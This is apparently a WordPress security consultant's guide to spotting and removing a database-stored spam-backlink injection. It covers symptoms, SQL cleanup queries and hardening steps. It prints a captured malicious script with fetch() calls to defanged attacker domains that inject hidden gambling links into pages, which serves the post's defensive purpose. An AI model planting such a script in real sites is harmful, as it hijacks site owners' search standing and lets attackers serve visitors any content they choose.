WordPress Pages Loading Hidden Spam Backlinks? How to Diagnose and Remove the Database fetch() Injection (Symptom-First Guide)

If your WordPress site is loading scripts from domains you’ve never heard of, if Google Search Console suddenly shows queries about slot gacor or zeus379, or if your security plugin keeps saying “site is clean” while your traffic quietly tanks — you are almost certainly dealing with a database-level spam backlink injection.
This isn’t a file infection. It’s a fetch() script hiding inside your wp_posts table that pulls hundreds of hidden dofollow backlinks from a remote server every time someone visits your page. Search engines see those links. Your visitors usually don’t. And most file scanners — including the free version of Wordfence — won’t catch it because they don’t deep-scan post content by default.
I’ve cleaned this exact pattern off dozens of sites in the past 6 months — Divi, Elementor, WPBakery, and even classic-editor blogs. This guide is the symptom-first walkthrough I wish every infected site owner had on day one.
⚡ Quick Answer (TL;DR)
What is it? A <script>fetch('...')</script> block injected into the post_content column of your wp_posts table. It pulls a hidden <div style="display:none"> full of dofollow backlinks to gambling, slot, or pharma sites.
Why scanners miss it: Most security plugins scan files, not post content. The malicious payload is in the database, and the spam URLs only appear in the visitor’s browser — never in your server files.
Fastest fix: Back up your database, then search the wp_posts table for the malicious domain and remove the script tag with Better Search Replace, phpMyAdmin, or a targeted SQL UPDATE. Full steps below.
The 8 Symptoms That Point to a Database Spam Injection
If two or more of these match your situation, you’re almost certainly looking at this exact attack. Read them like a triage checklist:
- Your browser’s Network tab shows unknown outbound calls. Open DevTools → Network → reload your homepage. You’ll see your page calling out to domains like
sengatanlebah[.]shop,jasabacklink[.]buzz, or other strange .shop / .buzz / .xyz / .top domains you never added. - Google Search Console queries don’t match your business. Your gardening blog is suddenly impressing on “slot gacor maxwin,” “zeus379 login,” or “mahkota188 daftar.” These keywords aren’t in your content, but Google is associating them with your domain.
- “Site:yourdomain.com” shows pages or snippets you didn’t write. Search
site:yourdomain.comin Google. If snippets show gambling, pharma, or Indonesian/Japanese keywords inside results for your real pages, your content is being parasitized. - Wordfence, iThemes, or Sucuri free scan says “clean.” Free versions of most security plugins scan files — not the database. The free Wordfence scanner doesn’t deep-scan
post_contentby default; database scanning only came to Wordfence as a separate CLI tool in late 2024. - Your page builder shows “broken” or empty code blocks. Open the homepage in Divi, Elementor, or WPBakery. A previously-clean Code module now shows raw
<script>tags or weird shortcode wrappers around something you never added. - Pages load slightly slower for no reason. Each
fetch()call adds a network round-trip. PageSpeed Insights will flag “blocking third-party resources” from a domain you don’t recognize. - Your rankings dropped without an algorithm update. Hidden outbound links to gambling/pharma domains pass authority away from your site and can trigger an “Unnatural Outbound Links” manual action.
- Refreshing the page sometimes shows briefly visible spam. If the
display:nonestyle loads a fraction of a second after the HTML, fast-loading browsers (especially on mobile) flash the spam text before hiding it.
If you matched #1 or #2, you can stop reading symptoms and move straight to detection — those are near-certain signals. For a broader overview of what database malware looks like across all variants, see my complete WordPress database malware guide.
What This Malware Actually Does (and Why It’s Built to Hide From You)
Most WordPress malware tries to do something obvious — redirect users, deface the homepage, drop ransomware. This one is the opposite. It’s a parasite-SEO attack designed to stay quiet for months while exploiting your domain authority.
Here’s the workflow the attacker built:
- Attacker compromises your site (usually through a vulnerable plugin or a weak admin password).
- Instead of uploading files, they edit your homepage’s
post_contentdirectly insidewp_postsand insert a<script>block. - That script runs in every visitor’s browser and
fetch()es a remote text file — usuallyback.jsorsigma.js— from a domain the attacker controls. - The remote file isn’t actually JavaScript. It’s a chunk of HTML containing a hidden
<div style="display:none">with dozens to hundreds of dofollow links to slot/gambling/pharma sites. - The script writes that HTML into an empty
<div id="datax">on your page. Visitors can’t see it. Googlebot can. - The attacker can swap the remote file at any time. Today it’s gambling links. Tomorrow it’s phishing. You won’t know unless you watch the Network tab.
This is the same broader pattern Sucuri’s research team has been tracking as the rise of Indonesian online-casino SEO spam — they reported gambling-spam detections surpassed long-standing Japanese SEO spam in their 2024 telemetry. The hidden-div parasite-SEO method specifically dates back to at least 2022 when it was first documented in WPBakery’s vc_raw_html shortcodes.
Real Evidence: What’s Actually Inside back.js
Here’s the actual payload I captured from a compromised site (domain defanged for safety):

back.js file: a hidden <div style="display:none"> packed with dofollow links to slot/gambling sites like zeus379, mahkota188, duit188, and slot gacor variants. This is what Googlebot sees on every page of your site.Notice three things in the screenshot:
- The wrapping
<div style="display:none">— that’s why visitors don’t see anything. - Every link is
rel="dofollow"— passing authority is the whole point. - The anchor texts are Indonesian gambling keywords (slot dana, slot gacor, slot resmi, slot pulsa, akun pro, slot thailand) — these are the queries Google starts indexing for your domain.
The Exact Code You’ll Find in wp_posts
Wrapped inside a page builder shortcode (typically [et_pb_code] in Divi, an HTML block in Gutenberg, or a Custom HTML widget), the injected payload looks like this:
<script>
fetch('https://sengatanlebah[.]shop/back.js')
  .then((resp) => resp.text())
  .then(y => document.getElementById("datax").innerHTML = y);

fetch('https://jasabacklink[.]buzz/backlink/sigma.js')
  .then((resp) => resp.text())
  .then(y => document.getElementById("info1").innerHTML = y);

fetch('https://jasabacklink[.]buzz/backlink/teratai.js')
  .then((resp) => resp.text())
  .then(y => document.getElementById("info2").innerHTML = y);
</script>
The placeholder <div>s (datax, info1, info2) are usually injected right next to the script. The remote domain rotates — I’ve seen variants using .shop, .buzz, .top, .xyz, and .icu TLDs. The behavior is identical.
⚠️ Critical: Back Up the Database Before Touching Anything
Stop right here if you haven’t backed up. Every step below modifies your live database. A typo in a SQL query can wipe your entire post content with no undo button. Use a hosting-panel backup, UpdraftPlus, or your host’s snapshot feature to grab a full database dump before you proceed. Save it somewhere off-server.How to Find It: 3 Detection Methods (Pick One Based on Comfort Level)
Method 1 — Better Search Replace Plugin (No Code Required)
This is the safest route if you’ve never touched phpMyAdmin. Better Search Replace is a free WordPress plugin that runs database queries from inside your admin dashboard.
- Install and activate Better Search Replace from the WordPress repository.
- Go to Tools → Better Search Replace.
- In the “Search for” box, enter just the domain — for example:
sengatanlebah(no http, no path, no quotes). - Leave “Replace with” empty for now.
- Select only the
wp_poststable. - Check “Run as dry run.” This is non-negotiable on a first pass.
- Click “Run Search/Replace.” The output tells you how many rows contain the malicious string.

Once the dry run gives you a row count, repeat the search with “Run as dry run” unchecked and a clear “Replace with” value (or empty). Better Search Replace will overwrite the matched content.
Important caveat: a blunt domain replace can leave you with a broken <script> shell (empty fetch() call) in the post. That’s harmless but ugly. For a clean result, after replacing, open each affected page in the editor and delete the leftover <script> tags manually.
Method 2 — phpMyAdmin Manual Search (Visual Inspection)
If you want to see exactly what you’re deleting before you delete it, do it from phpMyAdmin:
- Log into your hosting panel (cPanel, Plesk, SiteGround Site Tools, etc.) and open phpMyAdmin.
- Select your WordPress database from the left sidebar.
- Click the Search tab at the top of the screen.
- In “Find,” type a short distinctive substring like
jasabacklinkorsengatanlebah. - In the table list below, select only
wp_posts(uncheck the rest to keep the result focused). - Click Go.
- phpMyAdmin returns matching rows. Click Edit (the pencil icon) on each one.
- In the
post_contentfield, locate the<script>block from the code example above and delete it (and the empty placeholder<div>s it references). - Click Go at the bottom to save.

One thing many tutorials miss: also check wp_postmeta and post revisions. If you’ve edited the homepage repeatedly after infection, copies of the malicious code may live in the post_content of saved revisions (post_type = 'revision'). Those won’t render publicly, but they leave the malware in your database where the next reinfection wave can re-promote it.
Method 3 — Direct SQL (Developer Speed Run)
For sites with hundreds of infected rows, SQL is the only practical option. Two queries: one to verify, one to clean.
Step 1 — Confirm what you’re about to touch:
SELECT ID, post_title, post_status, post_type
FROM wp_posts
WHERE post_content LIKE '%sengatanlebah%'
   OR post_content LIKE '%jasabacklink%';
This tells you which posts/pages/revisions are infected and what state they’re in. Read it carefully before going further.
Step 2 — Surgically remove the malware:
-- Step 2a: neutralize the remote fetch by breaking the domain string.
-- This stops the malware from loading without risking your real content.
UPDATE wp_posts
SET post_content = REPLACE(post_content, 'sengatanlebah.shop', 'REMOVED_MALWARE')
WHERE post_content LIKE '%sengatanlebah.shop%';

UPDATE wp_posts
SET post_content = REPLACE(post_content, 'jasabacklink.buzz', 'REMOVED_MALWARE')
WHERE post_content LIKE '%jasabacklink.buzz%';
fetch() calls fail silently and you can clean up the leftover <script> tags at your leisure.Why I prefer this neutralize-then-clean approach over deleting the whole script tag with one query: a REPLACE on the full script string is fragile. If the attacker used slightly different quotes, spacing, or domain casing on any row, the query misses that row. Replacing only the domain catches every variant, breaks all of them immediately, and leaves obvious “REMOVED_MALWARE” markers you can search for and clean up afterward.
How It Got In: The 4 Most Common Entry Points
Removing the symptom isn’t enough. Across the cases I’ve handled, this specific attack pattern almost always traces back to one of these four entry points — find yours, or the malware will be back within days.
- Compromised admin account. Weak password, reused password, or no 2FA on a Contributor-or-higher user. The attacker logs in and edits the homepage like a normal editor would. Check your
wp_userstable for unknown accounts — see my walkthrough on finding hidden admin users in WordPress. - Vulnerable plugin with arbitrary-content writes. Old form plugins, page-builder add-ons, and “code snippet” plugins occasionally ship with privilege-escalation bugs that let unauthenticated requests write to
wp_posts. Yourplugins/directory may look pristine while the database is wide open. - Backdoor from a prior cleanup. If the site was hacked before, an undeleted backdoor PHP file is silently editing the database for the attacker. I wrote about exactly this scenario in finding a hidden backdoor in a client’s WordPress site.
- Stolen database credentials. If
wp-config.phpwas ever publicly exposed (development server, GitHub leak, unprotected backup file in/wp-content/), an attacker doesn’t need to touch WordPress at all — they connect to your MySQL host directly.
Until you identify and close the actual entry point, every cleanup is temporary. This is the core message of my longer post on why WordPress malware keeps coming back.
After-Cleanup Hardening (12-Item Checklist)
Once the database is clean, run through this list the same day. Skipping any single item is the most common reason I see clients return a few weeks later with the same infection.
- Rotate the database password in your hosting control panel and update
wp-config.php. - Rotate all WordPress admin passwords. Force a reset on every user with role Contributor or higher.
- Rotate FTP/SFTP, cPanel, and any hosting-panel passwords.
- Enable 2FA for every admin. Wordfence, WP 2FA, and miniOrange all have free options.
- Delete any user accounts you don’t recognize (or downgrade unknown subscribers if your site has open registration).
- Update WordPress core, every plugin, and every theme — including inactive ones.
- Remove plugins and themes you don’t actively use. Inactive code is still attackable code.
- Add
define('DISALLOW_FILE_EDIT', true);towp-config.php. Stops the in-dashboard theme/plugin file editor. - Set
wp-config.phppermissions to440and the WordPress root to755. - Install a security plugin that does scan the database — Wordfence’s CLI db-scan (paid), Sucuri (paid), or MalCare. Free file-only scanners will miss the next attempt.
- Search the database for any other suspicious script tags:
SELECT ID FROM wp_posts WHERE post_content LIKE '%<script%';. Most legitimate sites have zero results here. - Submit a reconsideration request in Google Search Console only after all of the above. Premature requests delay your recovery by weeks.
For a complete site-recovery framework I follow on every case, see my post-cleanup checklist from real cleanups.
Why Free Security Plugins Often Miss This (And What Actually Works)
I’ll be specific because this question comes up in every consultation:
- Wordfence Free scans files for known signatures and a limited subset of
wp_optionsand post content for blacklisted URLs. It does not deep-scan every row ofpost_contentfor arbitrary script tags. Wordfence’s full database scan is a separate paid CLI tool released in late 2024. - Sucuri SiteCheck (free remote scanner) can sometimes detect the spam output if it crawls the page and the hidden div has loaded — but on heavily-cached pages or behind a paywall, it misses entirely.
- iThemes Security / Solid Security focuses on hardening and brute-force protection. Their malware scanner is opt-in and file-based.
- MalCare and Patchstack do scan the database, but the deep scan typically requires the paid tier.
This is why running a single “free scan” and getting a green checkmark is not evidence your site is clean. For database-resident infections like this one, the only reliable detection methods are: (a) inspecting your homepage’s HTML source in an incognito window, (b) checking the browser Network tab for unknown outbound requests, and (c) running a LIKE '%<script%' query directly against wp_posts.
Related Variants You Might Actually Have
If the cleanup steps above don’t fully match what you’re seeing, you may be looking at a close cousin instead. Quick disambiguation:
- If the spam is in
footer.phprather thanwp_posts, read my hidden links malware guide. - If your Google Search Console is showing thousands of Japanese keyword pages, read the 2025 Japanese keyword hack guide — same parasite-SEO motive, different mechanism.
- If your site redirects mobile visitors to spam but stays clean on desktop, this is mobile cloaking — see my mobile redirect hack case study.
- If Google is indexing tens of thousands of fake URLs on your domain, the case study to read is how I removed 10,500 SEO spam URLs from Google Search in 12 days.
- If the database also contains weird obfuscated characters (Greek letters mixed in), read about the Greek text database malware variant.
About This Guide (and Why You Can Trust It)
I’m MD Pabel, a WordPress security engineer who has personally cleaned over 4,500 hacked sites in the past several years — across hosts including SiteGround, Bluehost, Hostinger, Kinsta, WP Engine, and Cloudways. The detection steps and SQL queries in this post are the same ones I run on paid client work. The screenshots are from real infected sites (anonymized).
If you want to handle the cleanup yourself, every method above is complete enough to do it. If the malware keeps coming back, the entry point is unclear, or you don’t want to touch SQL on a live database — that’s exactly when bringing in a specialist saves you days of trial-and-error. You can see my full process and pricing on the WordPress malware removal service page, or read more about my background on the about page.
Need This Cleaned Today?
Database injections are easy to make worse if you’ve never run an UPDATE on a live wp_posts table. If the malware keeps reappearing after you delete it, or you’d rather not risk the SQL, I can clean it for you safely — usually within 24 hours, with a full root-cause report.
What Clients Say
“My website was suffering from some redirect malware. MD was able to take care of the problem for a reasonable fee. For me, he was a lifesaver. I will certainly go to him first should something like that happen again.”
“I’m very satisfied with MD Pabel service. He can save my site from hackers and remove all malware attacks. Highly recommended.”
“Thanks for giving me a great support, you are very nice team.”
FAQ
Why does my WordPress site call out to sengatanlebah.shop or jasabacklink.buzz?
Because the homepage’s post_content in your wp_posts table contains an injected <script> block that runs fetch() against those domains. The remote response is a hidden div full of dofollow spam backlinks that get rendered into your page. It’s a parasite-SEO attack, not a virus on your computer.
Why didn’t Wordfence catch this?
The free version of Wordfence scans files and limited database fields. It does not perform a deep content scan of every row in wp_posts, which is where this malware lives. Wordfence released a separate CLI tool with database scanning in late 2024, but it’s not enabled by default in the plugin. Sucuri’s free SiteCheck can sometimes detect the rendered spam output, but only if its crawler reaches your page before any caching layer intervenes.
Will removing the <script> tag break my page?
No. The script does nothing your website actually needs — it only loads attacker-controlled spam links. Removing the script tag, the empty <div id="datax"> / info1 / info2 placeholders, and the surrounding shortcode wrapper (if any) restores the page to its original state.
Why does the malware keep coming back after I delete it?
Two reasons, almost always. Either there’s a backdoor file in wp-content/uploads/, wp-content/plugins/, or mu-plugins/ that re-injects the malware on a schedule, or a compromised admin account is still in wp_users. Cleanup without closing the entry point is purely cosmetic. See why WordPress malware keeps coming back.
I see the spam in Google search results but not on my page. Am I imagining this?
You’re not. Googlebot fetches and executes JavaScript on a slower schedule than humans see, and indexes the rendered HTML — including the hidden div. By the time you load the page in your browser, the spam div is hidden with display:none and you don’t notice it. Open DevTools, search the rendered DOM for any of the spam domains, and you’ll find them. Or run view-source: on your page and search for “datax.”
How long does it take Google to drop the spam keywords after cleanup?
In my experience, anywhere from 2 weeks to 3 months depending on how long the infection ran and how often Googlebot crawls your site. Faster recovery comes from: a clean reconsideration request via Search Console, a sitemap resubmission, and continued publishing of fresh legitimate content. For a real recovery timeline on a worse-case scenario, see my 12-day, 10,500-URL Google cleanup case study.
Can I just restore from a backup instead of running these queries?
Only if your backup clearly predates the infection, and only if you also close the entry point afterward. Restoring a backup without identifying how the attacker got in just resets the clock on the next infection. If you don’t know when the infection started, look at the modified dates of files in wp-content/uploads/ and the post_modified timestamp on the infected rows in wp_posts.
Last Word
Database-resident spam injections are the new normal in 2026 WordPress attacks, especially driven by the explosion of online-gambling SEO networks operating out of Southeast Asia. The good news: they’re entirely fixable with the methods above, and once you’ve closed the entry point and hardened the site, this specific pattern doesn’t tend to come back.
If you’ve worked through the steps and the malware is still reappearing, or you’d rather not be the one running SQL against a live production database, I do this professionally — and unlike most security plugins, I look at your specific database, not a generic signature list.
Have a related symptom not covered above? The full blog archive covers most variants I’ve encountered — and the case studies walk through real cleanups in detail.


